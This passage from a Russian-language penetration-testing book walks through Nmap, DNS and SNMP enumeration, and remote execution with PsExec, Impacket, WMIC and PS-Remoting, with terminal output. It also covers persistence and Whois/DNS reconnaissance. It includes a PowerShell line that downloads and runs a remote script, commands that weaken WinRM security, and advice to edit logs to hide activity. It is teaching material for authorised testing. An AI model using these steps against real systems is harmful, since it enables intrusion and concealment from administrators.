- **sU** — сканирование UDP;
- **A** — определения версии ОС, сканирование с использованием сценариев и трасировка.

**Сканирование портов/TCP-сканирование в Nmap.** Эта служба запускается путем активации соединения (SYN) на каждом порте целевого хоста. Если порт открыт, хост ответит (SYN, ACK). Соединение закрывается (RST), если команда отправлена инициатором (рис. 3.1).



**Рис. 3.1.** Операция сканирования TCP SYN

**Полуоткрытое/скрытое сканирование в Nmap.** Этот параметр запускается путем отправки соединения (SYN) на каждый порт целевого хоста. Если порт открыт, хост на запрос ответит (SYN, ACK). Если порт закрыт, хост ответитбросом соединения (RST). Если ответ не получен, можно предположить, что порт фильтруется. Разница между TCP- и скрытым сканированием заключается в том, что инициатор соединения не возвращает пакет подтверждения (ACK). Эффективность такого сканирования в том, что регистрируется только полностью установленное соединение.

**Обнаружение OS в Nmap.** Данный параметр использует различные методы для определения типа и версии операционной системы. Это очень полезно для обнаружения уязвимостей. Поиск версии ОС покажет в операционной системе известные уязвимости и экспloitы. Для этого введите следующую команду:

```
nmap 172.16.54.144 -O
```

**Обнаружение служб в Nmap.** Как и при обнаружении ОС, этот параметр пытается определить службу и версию, как показано на рис. 3.2:

```
nmap 172.16.54.144 -sV
```

```

root@kali:~# nmap 172.16.54.144 -o
nmap: option requires an argument -- 'o'
See the output of nmap -h for a summary of options.
root@kali:~# nmap 172.16.54.144 -O
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-08 19:10 MSK
Nmap scan report for 172.16.54.144.cl.ipnet.ua (172.16.54.144)
Host is up (0.0034s latency).
All 1000 scanned ports on 172.16.54.144.cl.ipnet.ua (172.16.54.144) are filtered
Too many fingerprints match this host to give specific OS details

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
root@kali:~# nmap 172.16.54.144 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-08 19:11 MSK
Nmap scan report for 172.16.54.144
Host is up (0.0018s latency).
All 1000 scanned ports on 172.16.54.144 are filtered

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
root@kali:~#

```

**Рис. 3.2.** Обнаружение служб

**Nmap ping sweeps (Пинг-разведка Nmap).** Этот параметр обрабатывает каждый IP-адрес в заданном диапазоне. Если узел подключен и настроен для ответа на запросы ping, он выдаст ICMP-ответ (рис. 3.3).

```

root@kali:~# ./org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
root@kali:~# nmap 172.16.54.0/24 -sP
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-08 19:14 MSK
Nmap scan report for 172.16.54.0
Host is up (0.00052s latency).
Nmap scan report for 172.16.54.1
Host is up (0.060s latency).
Nmap scan report for 172.16.54.2.cl.ipnet.ua (172.16.54.2)
Host is up (0.00019s latency).
Nmap scan report for 172.16.54.3
Host is up (0.00011s latency).
Nmap scan report for 172.16.54.4.cl.ipnet.ua (172.16.54.4)
Host is up (0.0030s latency).
Nmap scan report for 172.16.54.5
Host is up (0.00032s latency).
Nmap scan report for 172.16.54.6.cl.ipnet.ua (172.16.54.6)
Host is up (0.00059s latency).
Nmap scan report for 172.16.54.7
Host is up (0.00018s latency).
Nmap scan report for 172.16.54.8.cl.ipnet.ua (172.16.54.8)

```

**Рис. 3.3.** Сканирование узла

## Перечисление

Метод перечисления — это плацдарм для всех атак на слабые места, которые обнаруживаются в веб-приложениях. Все атаки на слабые места можно классифицировать по уязвимостям, которые появляются на разных этапах развития. Это может быть этап разработки, реализации или развертывания. Существует несколько методов перечисления. С некоторыми из них мы и познакомимся.

## Совместное использование SMB

**Server Message Block (SMB)** обозначает блок сообщений сервера. Этот протокол обмена файлами был изобретен IBM в середине 1980-х годов и существует до сих пор. Назначение данного протокола — дать возможность компьютерам читать и записывать файлы на удаленный хост по локальной сети (*LAN*). Каталоги на удаленных узлах SMB называются *акциями*.

Этот метод передачи данных имеет несколько преимуществ, которые мы и обсудим.

**Передача зоны DNS.** Протокол DNS — мой любимый протокол, потому что это просто кладезь информации. Данный протокол определяет связь имени хоста с IP-адресами всех хостов в сети. Если злоумышленнику известна схема сети, с помощью этого протокола он может быстро обнаружить все узлы в сети. С помощью DNS также можно создавать службы, работающие в сети, например почтовые серверы.

**DNSRecon.** Содержит инструменты разведки и перечисления. В этом примере мы запросим перенос зоны из домена `domain.foo`. DNS-сервер, работающий в домене `domain.foo`, вернет все записи, относящиеся к этому домену и ко всем связанным с ним поддоменам. Благодаря этой операции мы получим имена серверов, соответствующие им имена хостов и IP-адреса для домена. Будут возвращены все имеющиеся записи DNS: TXT-записи (4), PTR-записи (1), MX-записи для почтового сервера (10), записи протоколов IPv6 (2) и IPv4 (12). Эти записи действительно предоставляют пикантную информацию о сети. Одна запись показывает IP-адрес офиса DC, во второй записи вы увидите IP-адрес брандмауэра, в третьей — VPN и IP-адрес, и еще одна запись показывает IP-адрес почтового сервера и логин портала (рис. 3.4).

```
dnsrecon -d zonetranfer.zone -a
```

Здесь `-d` — домен; `-a` — выполнить перенос зоны.

## SNMP-устройства

**Простой протокол сетевого управления** (Simple Network Management Protocol), сокращенно **SNMP**, используется для регистрации сетевых устройств и приложений и управления ими. SNMP можно применять для удаленной настройки устройств и приложений, но, если оставить его незащищенным, он также мо-

жет быть использован для извлечения информации об указанных приложениях и устройствах. Эта информация пригодится для лучшего понимания сети:

```
snmpwalk 192.16.1.1 -c PUBLIC
```



-с — это строка аутентификации устройства.

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
Host is up (0.00028s latency).
Nmap scan report for 172.16.54.255.cl.ipnet.ua (172.16.54.255)
Host is up (0.00020s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 29.77 seconds
root@kali:~# dnsrecon -d zonetranfer.zone -a
[*] Performing General Enumeration of Domain: zonetranfer.zone
[*] Checking for Zone Transfer for zonetranfer.zone name servers
[*] Resolving SOA Record
[+]      SOA demand.alpha.aridns.net.au 37.209.192.7
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 37.209.192.7
[+] 37.209.192.7 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for zonetranfer.zone name servers
[*] Resolving SOA Record
[+]      SOA demand.alpha.aridns.net.au 37.209.192.7
[*] Resolving NS Records
[-] Could not Resolve NS Records
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 37.209.192.7
[+] 37.209.192.7 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[-] A timeout error occurred please make sure you can reach the target DNS Server
rs
[-] directly and requests are not being filtered. Increase the timeout from 3.0
second
[-] to a higher number with --lifetime <time> option.
root@kali:~#
```

**Рис. 3.4.** Передача зоны DNS с помощью команды dnsrecon -d zonetranfer.zone -a

### Захват пакетов

Захват пакетов, передаваемых между двумя хостами, может быть очень полезен при диагностике сетевых проблем, проверке учетных данных или, если вам нравится смотреть на пробегающий трафик, для развлечения.

**tcpdump.** Это утилита, которая запускается из командной строки и предназначена для прослушивания определенных типов трафика и передаваемых данных. Рассмотрим ее параметры:

- ❑ **-i eth0** — выбор интерфейса для прослушивания;
- ❑ **port 80** — выбор порта для прослушивания;
- ❑ **host 172.16.1.1** — только сбор трафика, идущего от хоста/к нему;
- ❑ **src** — данные приходят от хоста;
- ❑ **dst** — данные идут к хосту;
- ❑ **-w output.pcap** — захват трафика и сохранение его в файле на диске.

**Wireshark.** Утилита с графическим интерфейсом, используемая для прослушивания трафика на проводе (рис. 3.5):

- ❑ **ip.addr/ip.dst==172.16.1.1;**
- ❑ **tcp.port/tcp.dstport==80;**
- ❑ **udp.port/udp.dstport==53.**




Рис. 3.5. Графическая утилита Wireshark

## Получение доступа

Именно на этом этапе испытатели на проникновение пытаются закрепиться во внутренней сети компании. В настоящее время целевой фишинг (направленная атака на ваши персональные данные) — очень распространенный и эффективный способ достижения цели. Против организации может быть начата хорошо продуманная кампания по целевому фишингу с хорошо разработанным сценарием, основанным на информации, собранной ранее, на этапе разведки.

Получение доступа может также включать использование эксплойтов/учетных данных в удаленной службе для входа в систему и последующего выполнения полезных для исследователя нагрузок.

В этом вам могут помочь инструменты Metasploit и PowerShell Empire, поскольку оба создают полезные нагрузки, также известные как этапы. После запуска полезной нагрузки на целевом объекте процесс выполняется в памяти. Применение такого стиля позволяет оставлять очень мало улик. Другой вариант — передача бинарного файла в удаленную систему и его выполнение из командной строки, что также может быть эффективным. Данный подход быстрее, и его успешное выполнение не зависит от загрузки через Интернет.

## Эксплойт

Иногда тестировщик находит сервисы, которые можно будет использовать. Эксплойт может послужить средством первоначального доступа. Вам лишь необходимо убедиться, что это средство надежно на 100 %. Но следует учесть, что неоднократный запуск эксплойта может привести к сбою в работе системы. Этую опцию нужно использовать очень осторожно и только в том случае, если вы ее протестировали и знаете, что с ней делать.



Эксплойтом может быть SSH! По крайней мере я никогда не видел, чтобы за пределами telnet использовалась другая служба.

### Эксплойт для Linux

Эксплойты Linux обычно нацелены не на саму операционную систему, а на работающие в ней службы. Ниже приведен список распространенных эксплойтов для Linux:

- CVE-2018-1111;
- Red Hat Linux DHCP Client Found Vulnerable to Command Injection Attacks;
- CVE-2017-7494.

### Эксплойт для Windows

Эксплойты Windows обычно нацелены на прослушивание служб операционной системы. Вот список, предназначенный для службы SMB, которая работает на порте 445 Windows:

- Eternalblue — MS17-010;
- MS08-67;
- MS03-026.

Ниже приведены некоторые инструменты, часто используемые испытателями на проникновение.

**PsExec** — инструмент из набора Sysinternals. Он используется для удаленного управления и популярен среди испытателей на проникновение, системных администраторов и хакеров.

Бинарный файл PsExec обычно копируется в общую папку \$admin на компьютере, а затем использует удаленное управление для создания службы на удаленном компьютере. Имейте в виду, что PsExec на удаленной машине требует прав администратора.

1. Скачайте Sysinternals.
2. Запустите командную строку PowerShell.
3. С помощью команды cd <Sysinternals directory> создайте каталог Sysinternals.
4. Введите .\PSEXEC \\<IP-адрес удаленной машины> -u <пользователь> -p <пароль> <cmd>.

На рис. 3.6 показан полученный ответ.

```

PS C:\Users\Sherlock Holmes\Desktop\SysinternalsSuite> .\PSEXEC.exe \\10.80.100.142 -u student powershell
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Get-date
e-aE
Tuesday, May 1, 2018 11:56:14 PM

PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32>

```

Рис. 3.6. Ответ на введенную команду

**Impacket** — коллекция уроков Python для работы с сетевыми протоколами. Первоначальная настройка выполняется следующим образом:

1. Откройте терминал.
2. Введите cd /tmp.
3. Введите git clone https://github.com/CoreSecurity/impacket.git.
4. Введите pip install.

Для включения PSexec, WMI и SMBexec в Impacket используйте следующие команды.

#### □ **PSexec:**

```
psexec.py <имя_пользователя>:<пароль>@<ip-адрес> powershell
```

Ответ на команду показан на рис. 3.7.

#### □ **WMI:**

```
wmiexec.py <имя_пользователя>:<пароль>@<ip-адрес> powershell
```

```
root@KaliLinuxVM:~/impacket# psexec.py student@10.80.100.142 powershell
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

Password:
[*] Requesting shares on 10.80.100.142.....
[*] Found writable share ADMIN$ 
[*] Uploading file mPlEodBY.exe
[*] Opening SVCManager on 10.80.100.142.....
[*] Creating service pwhM on 10.80.100.142.....
[*] Starting service pwhM.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Get-Date
Get-Date

Wednesday, May 2, 2018 12:03:37 AM

PS C:\WINDOWS\system32> 
```

**Рис. 3.7.** Ответ на команду psexec.py

На рис. 3.8 показан ответ на введенную команду.

```
root@KaliLinuxVM:~/# wmiexec.py student@10.80.100.141
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> 
```

**Рис. 3.8.** Ответ на команду wmiexec.py

#### □ **SMBexec:**

smbexec.py <имя\_пользователя>:<пароль>@<ip-адрес>

Ответ на команду показан на рис. 3.9.

```
root@KaliLinuxVM:~/# smbexec.py student@10.80.100.141
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\WINDOWS\system32> 
```

**Рис. 3.9.** Ответ на команду smbexec.py

□ **PS-Remoting.** Чтобы запустить PS-Remoting на целевом компьютере, выполните следующие действия:

- 1) откройте на целевом компьютере от имени администратора PowerShell;
- 2) введите следующее: powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((new-object net.webclient).DownloadString('https://raw.githubusercontent.com/ansible/ansible/devel/examples/scripts/ConfigureRemotingForAnsible.ps1'))";
- 3) включите PSRemoting;
- 4) введите winrm set winrm/config/client/auth '@{Basic="true"}';
- 5) введите winrm set winrm/config/service/auth '@{Basic="true"}';
- 6) введите winrm set winrm/config/service '@{AllowUnencrypted="true"}'.

Чтобы включить на целевой машине PS-Remoting, выполните следующие действия:

- 1) откройте PowerShell;
- 2) введите \$options=New-PSSessionOption -SkipCACheck -SkipCNCheck;
- 3) введите \$cred = Get-Credential. Вам будет предложено ввести учетные данные;
- 4) введите Enter-PSSession -ComputerName <имя\_хоста> -UseSSL -SessionOption \$options -Credential \$cred.

На рис. 3.10 вы увидите подробный ответ на введенную команду.

```
PS C:\> $options=New-PSSessionOption -SkipCACheck -SkipCNCheck
PS C:\> $cred = Get-Credential
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
PS C:\> Enter-PSSession -ComputerName 172.16.17.145 -UseSSL -SessionOption $options -Credential $cred
[172.16.17.145]: PS C:\Users\Sherlock Holmes\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:
  Connection-specific DNS Suffix . : localdomain
  Link-local IPv6 Address . . . . . : fe80::103f:afe:34cd:a900%6
  IPv4 Address . . . . . : 172.16.17.145
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 172.16.17.2

Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Connection-specific DNS Suffix . . . . . :
  IPv6 Address . . . . . : 2001:0:4137:9e76:28de:3d40:53ef:ee6e
  Link-local IPv6 Address . . . . . : fe80::28de:3d40:53ef:ee6e%7
  Default Gateway . . . . . : 
[172.16.17.145]: PS C:\Users\Sherlock Holmes\Documents>
```

**Рис. 3.10.** Реакция на команду Enter-PSSession

Подобным образом мы также можем включить WMI на удаленном целевом компьютере WMI для доступа к удаленной цели. Для этого запустите от имени администратора PowerShell и выполните следующую команду:

```
netsh firewall set service RemoteAdmin enable
```

Чтобы использовать WMI для доступа к удаленному целевому объекту, введите следующую команду:

```
wmic /node:<target IP addr> /user:<username> process call create "cmd.exe /c <command>"
```

На экране появится ответ на нее в виде следующих данных (рис. 3.11).

```
PS C:\Users\Sherlock Holmes> wmic /node:172.16.17.145 /user:testuser process call create "cmd.exe /c ipconfig"
Enter the password :*****
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 6920;
    ReturnValue = 0;
};

PS C:\Users\Sherlock Holmes>
```

**Рис. 3.11.** Ответ на команду wmic/node

## Повышение привилегий

После получения доступа к целевой машине у вас будет низкий уровень привилегий. Учитывая, что задача любого испытания на проникновение состоит в имитации реальной атаки, которая включает в себя поиск конфиденциальной информации, хранящейся на серверах с ограниченным доступом, испытателю нужно будет найти способы повысить свои привилегии.

## Поддержание доступа

После установки опорной точки (то есть получения удаленного доступа) при выходе пользователя из системы или перезагрузке компьютера ее можно быстро удалить. *Точка опоры* — это место постоянного доступа и входа. Установить ее можно несколькими способами. Наилучшей стратегией поддержания постоянного доступа является одновременное использование нескольких методов. Например, добавьте запасной вход (dropbox) в сеть, к которому позже можно будет получить доступ при наличии беспроводного подключения. Более хитрый способ поддержания доступа состоит в настройке запланированной задачи на взломанной машине, когда запуск происходит при перезагрузке, после чего задача периодически выполняется, например один раз в день (рис. 3.12).




Рис. 3.12. Возможные точки доступа

## Заметание следов

Еще раз отметим, что все ваши действия, несмотря ни на что, должны быть санкционированы клиентом. Но это не означает, что по окончании проверочного цикла, включающего в себя сканирование и эксплуатацию, испытатель идет домой. Необходимо составить отчет и представить результаты в понятной для заказчика форме. Но прежде чем приступить к составлению отчета, нам нужно очистить эксплойты и удалить инструменты, оставленные в рабочей среде. Это может означать удаление исполняемых файлов и редактирование журналов. Я говорю «редактирование», потому что любой системный администратор обязательно должен просматривать журналы. Иначе он может пропустить атаку. Поскольку операционные системы Windows и Linux имеют встроенные мощные средства ведения и документирования журналов событий, происходящих в операционной системе, о них мы рассказывать не будем. Я предлагаю вам отслеживать вносимые изменения и творчески редактировать журналы, когда вам нужно что-то скрыть. Используйте имена системных служб или имена пользователей, которые подходят для учетных записей. Например, не присваивайте учетной записи имя EliteHAK3R.

## Составление отчета

Теперь мы подходим к финальной и, возможно, самой скучной части нашего теста. Однако, если вы следовали предыдущим этапам, отчетность не должна быть сложной и утомительной. Я пытаюсь делать заметки для отчета по мере прохождения теста и записываю промежуточные результаты или на бумаге, или с помощью встроенного в Kali инструмента Dradis, который вызывается командой `dradis start`. Имейте в виду, что это веб-сервис, поэтому любой человек на Земле,

---

зайдя по адресу `https://IP of kali machine:3004`, сможет получить к нему доступ. При первом же запуске Dradis вам будет предложено установить пароль.

Dradis позволяет импортировать файлы из Nmap, NESSUS, NEXPOSE и некоторых других текстовых редакторов. Это дает возможность делать заметки не только вам, но и вашим коллегам при командной работе. С помощью Dradis вы можете легко обмениваться информацией с товарищами по команде и фиксировать самые свежие результаты сканирования.

## Резюме

Эта глава познакомила вас с различными методами испытания на проникновение. Полученные знания вы можете использовать, чтобы спланировать тест и определить области для проверки на проникновение. В следующей главе мы рассмотрим, как, используя не только пассивные, но и активные методы, обнаружить и собрать информацию о целевой среде и самой цели.

# 4

# Получение отпечатка и сбор информации

В этой главе мы обсудим этап сбора информации о тестировании на проникновение. Мы опишем определение цели и необходимость сбора информации, а также рассмотрим несколько инструментов, присутствующих в Kali Linux, которые можно использовать для сбора информации. Мы надеемся, что после прочтения этой главы вы лучше поймете фазу сбора информации и сможете во время тестирования на проникновение собрать необходимые сведения.

Как уже упоминалось в главе 3, сбор информации является вторым этапом процесса тестирования на проникновение. На этом этапе мы стараемся собрать как можно больше информации о цели, например имена хостов *системы доменных имен (DNS)*, IP-адреса, конфигурацию системы и используемые технологии, имя пользователя или организации. Это документы, коды приложений, информация о сбросе пароля, контактная информация и т. д. Во время сбора любая полученная информация считается важной.

Сбор информации, в зависимости от используемого метода, можно разделить на два типа: активный и пассивный. Активный метод предусматривает сбор информации с помощью прослушивания трафика целевой сети. При пассивном методе мы пользуемся услугами третьей стороны, например поисковой системы Google. Но об этом поговорим позже.



Помните, что ни один из методов не имеет преимущества. У каждого есть свои достоинства и недостатки. При пассивном сканировании вы собираете меньше информации, но все ваши действия будут незаметными. Используя активный метод сбора, вы получите больше информации, но ваши действия могут быть отслежены и перехвачены. Во время составления проекта теста на проникновение, чтобы собрать больше данных, этот этап может быть выполнен несколько раз. Вы также можете обсудить с вашим клиентом, какой метод он предпочтет.

В этой главе, чтобы получить более полное представление о цели, мы будем использовать как пассивные, так и активные методы сбора информации.

В этой главе мы обсудим следующие темы.

- Общедоступные сайты, которые можно использовать для сбора информации о целевом домене.

- Информация о регистрации домена.
- Анализ DNS.
- Информация о маршруте.
- Использование поисковой системы.

## Разведка по открытым источникам

Одним из ключевых терминов, связанных со сбором информации, является *разведка по открытым источникам* — *Open Source Intelligence (OSINT)*. Военные и разведывательные организации делят свои разведывательные источники на различные типы. Настоящий шпионаж, предполагающий взаимодействие агентов, часто называют агентурной деятельностью — *Human Intelligence (HUMINT)*. Захват радиосигнала с целью взлома шифра называется радиоразведкой — *Signals Intelligence (SIGINT)*. Но испытатель на проникновение вряд ли воспользуется одним из перечисленных методов OSINT. OSINT — это информация, полученная из источников, не защищенных средствами контроля безопасности. Эти средства контроля должны препятствовать утечке информации. Нередко это сведения из публичных записей или информация, которой целевые организации обмениваются при своей повседневной деятельности.

Для поиска и получения этой, безусловно, полезной информации испытателю на проникновение потребуются специальные знания и инструменты. Продолжительность этапа сбора в значительной степени зависит от уже полученных данных. Кроме того, показывая пути утечки информации, мы можем понять, какие действия следует предпринять для повышения безопасности. В этой главе мы разберем, сколько информации может получить человек, знающий, что и где искать.

## Использование общих ресурсов

В Интернете существует несколько общедоступных ресурсов, которые можно применять для сбора информации о целевом домене. Преимущество использования этих ресурсов заключается в том, что сетевой трафик не отправляется непосредственно в целевой домен, поэтому в журнал событий целевого домена такие действия не записываются.

Ниже вы найдете перечень ресурсов, которые можно использовать для сбора такой информации.

URL-адрес ресурса	Описание
http://www.archive.org	Здесь хранятся архивы сайтов
http://www.domaintools.com/	Содержит сведения о доменных именах
http://www.alexa.com/	На этом ресурсе содержится база данных о сайтах

*Продолжение ↗*

(Продолжение)

URL-адрес ресурса	Описание
http://serversniff.net/	Это бесплатный «швейцарский армейский нож» для сетей, проверки серверов и маршрутизации
http://centralops.net/	Здесь вы найдете бесплатные сетевые утилиты, такие как domain, email, browser, ping, traceroute и Whois
http://www.robtex.com	На данном ресурсе вы можете найти информацию о домене и сети
http://www.pipl.com/	Здесь вы можете попробовать найти в Интернете людей по их имени и фамилии, городу, штату и стране
http://wink.com/	Данная бесплатная поисковая система позволяет находить людей по имени, номеру телефона, адресу электронной почты, сайту, фотографии и т. д.
http://www.isearch.com/	Бесплатная поисковая система, позволяющая найти людей по имени, номеру телефона и адресу электронной почты
http://www.tineye.com	TinEye – поисковая система обратного изображения. Мы можем использовать TinEye, чтобы узнать, откуда взялось изображение, как оно применяется, существуют ли его модифицированные версии, или найти версии с более высоким разрешением
http://www.sec.gov/edgar.shtml	Данный сайт может быть использован для поиска информации о публичных компаниях в комиссии по ценным бумагам и биржам

Чтобы использовать эти ресурсы, требуется только подключение к Интернету и браузер, который есть в каждой операционной системе. Поэтому мы и предлагаем вам, прежде чем воспользоваться инструментами, встроенными в Kali Linux, поработать с этими публичными ресурсами.



Чтобы защитить домен от злоупотреблений, мы изменили доменное имя, которое было использовано в наших примерах. Мы будем указывать несколько доменных имен, таких как example.com от IANA и адрес бесплатного хакерского сайта <https://www.hackthissite.org/>.

## Запрос сведений о регистрации домена

После того как вы узнаете целевое доменное имя, вам нужно запросить базу данных Whois и найти информацию об этом домене. База данных Whois предоставит информацию о DNS-сервере и контактную информацию домена. Whois – это протокол для поиска регистраций в Интернете, баз данных зарегистрированных доменных имен, IP-адресов и автономных систем. Данный протокол указан в RFC 3912 (<https://www.ietf.org/rfc/rfc3912.txt>).

По умолчанию Kali Linux уже поставляется с Whois-клиентом. Чтобы получить Whois-информацию о домене, просто введите следующую команду:

```
# whois example.com
```

Ниже приводится ответ Whois на введенную команду:

```
Domain Name: EXAMPLE.COM
Registrar: RESERVED-INTERNET ASSIGNED NUMBERS AUTHORITY
Sponsoring Registrar IANA ID: 376
Whois Server: whois.iana.org
Referral URL: http://res-dom.iana.org
Name Server: A.IANA-SERVERS.NET
Name Server: B.IANA-SERVERS.NET
Updated Date: 14-aug-2015
Creation Date: 14-aug-1995
Expiration Date: 13-aug-2016
>>> Last update of whois database: Wed, 03 Feb 2016 01:29:37 GMT <<<
```

Из представленного Whois ответа мы можем получить информацию о DNS-сервере и контактном лице домена. Она будет полезна на последующих этапах тестирования на проникновение.

Помимо использования клиента Whois из командной строки, информация также может быть собрана с помощью следующих сайтов:

- [www.whois.net](http://www.whois.net);
- [www.internic.net/whois.html](http://www.internic.net/whois.html).

Для соответствующего домена можно также перейти к регистратору доменов верхнего уровня:

- Америка: [www.arin.net/whois/](http://www.arin.net/whois/);
- Европа: [www.db.ripe.net/whois](http://www.db.ripe.net/whois);
- Азиатско-Тихоокеанский регион: [www.apnic.net/apnic-info/whois\\_search2](http://www.apnic.net/apnic-info/whois_search2).



Внимание: для применения домена верхнего уровня регистратором whois домен должен быть зарегистрирован через собственную систему. Например, при использовании WHOIS ARIN поиск будет выполняться только в базе данных WHOIS ARIN. Базы данных Whois RIPE и APNIC использованы не будут.

После получения информации из базы Whois нам следует собрать информацию о DNS-записях целевого домена.

## Анализ записей DNS

Целью использования средств категории записи DNS является сбор информации о DNS-серверах и соответствующих записях целевого домена.

Далее приведены некоторые общие типы записей DNS.

Например, при тестировании на проникновение клиент может попросить вас узнать все хосты и IP-адреса, доступные для их домена. Единственная информация,

которой вы располагаете, — это доменное имя организации. Мы рассмотрим несколько общих инструментов, которые в такой ситуации могут вам помочь.

Тип записи	Описание
SOA	Начало записи полномочий
NS	Запись имени сервера
A	Запись адреса IPv4
MX	Запись обмена почтой
PTR	Запись указателей
AAAA	Запись адреса IPv6
CNAME	Аббревиатура канонического имени. Используется в качестве псевдонима для другого канонического доменного имени

## Получение имени хоста

После того как мы получим информацию о DNS-сервере, необходимо узнать IP-адрес хоста. Можно использовать следующие средства командной строки для поиска IP-адреса хоста с DNS-сервера:

```
# host hackthissite.org
```

По умолчанию команда `host` будет искать записи A, AAAA и MX домена. Чтобы запросить отдельную запись, добавьте параметр `-a`:

```
# host -a hackthissite.org
Trying "hackthissite.org"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32115
;; flags: qr rd ra; QUERY: 1, ANSWER: 12, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;hackthissite.org. IN ANY
;; ANSWER SECTION:
hackthissite.org. 5 IN A 198.148.81.135
hackthissite.org. 5 IN A 198.148.81.139
hackthissite.org. 5 IN A 198.148.81.137
hackthissite.org. 5 IN A 198.148.81.136
hackthissite.org. 5 IN A 198.148.81.138
hackthissite.org. 5 IN NS ns1.hackthissite.org.
hackthissite.org. 5 IN NS c.ns.buddyns.com.
hackthissite.org. 5 IN NS f.ns.buddyns.com.
hackthissite.org. 5 IN NS e.ns.buddyns.com.
hackthissite.org. 5 IN NS ns2.hackthissite.org.
hackthissite.org. 5 IN NS b.ns.buddyns.com.
hackthissite.org. 5 IN NS d.ns.buddyns.com.
Received 244 bytes from 172.16.43.2#53 in 34 ms
```

Команда `host`, запрашивая DNS-серверы, перечисленные в файле `/etc/resolv.conf` вашей системы Kali Linux, ищет эти записи. Если вы хотите использовать другие DNS-серверы, просто укажите адрес нужного сервера в качестве последнего параметра командной строки.



Если для команды `host` в качестве параметра вы укажете имя домена, будет вызван метод прямого просмотра. Если же в качестве параметра для команды `host` зададите IP-адрес, будет применен метод обратного просмотра.

Попробуйте с помощью IP-адреса применить метод обратного просмотра:

```
host 23.23.144.81
```

Какую информацию вы получите с помощью этой команды?

Команду `host` также можно использовать для передачи зоны DNS. С помощью этого механизма мы можем собирать информацию о хостах, доступных в домене.

Передача зоны DNS – это механизм, используемый для репликации базы данных DNS с главного DNS-сервера на другой DNS-сервер, обычно называемый подчиненным. Без этого механизма администраторы должны обновлять каждый DNS-сервер отдельно. Запрос на передачу зоны DNS должен быть выдан полночному DNS-серверу домена.

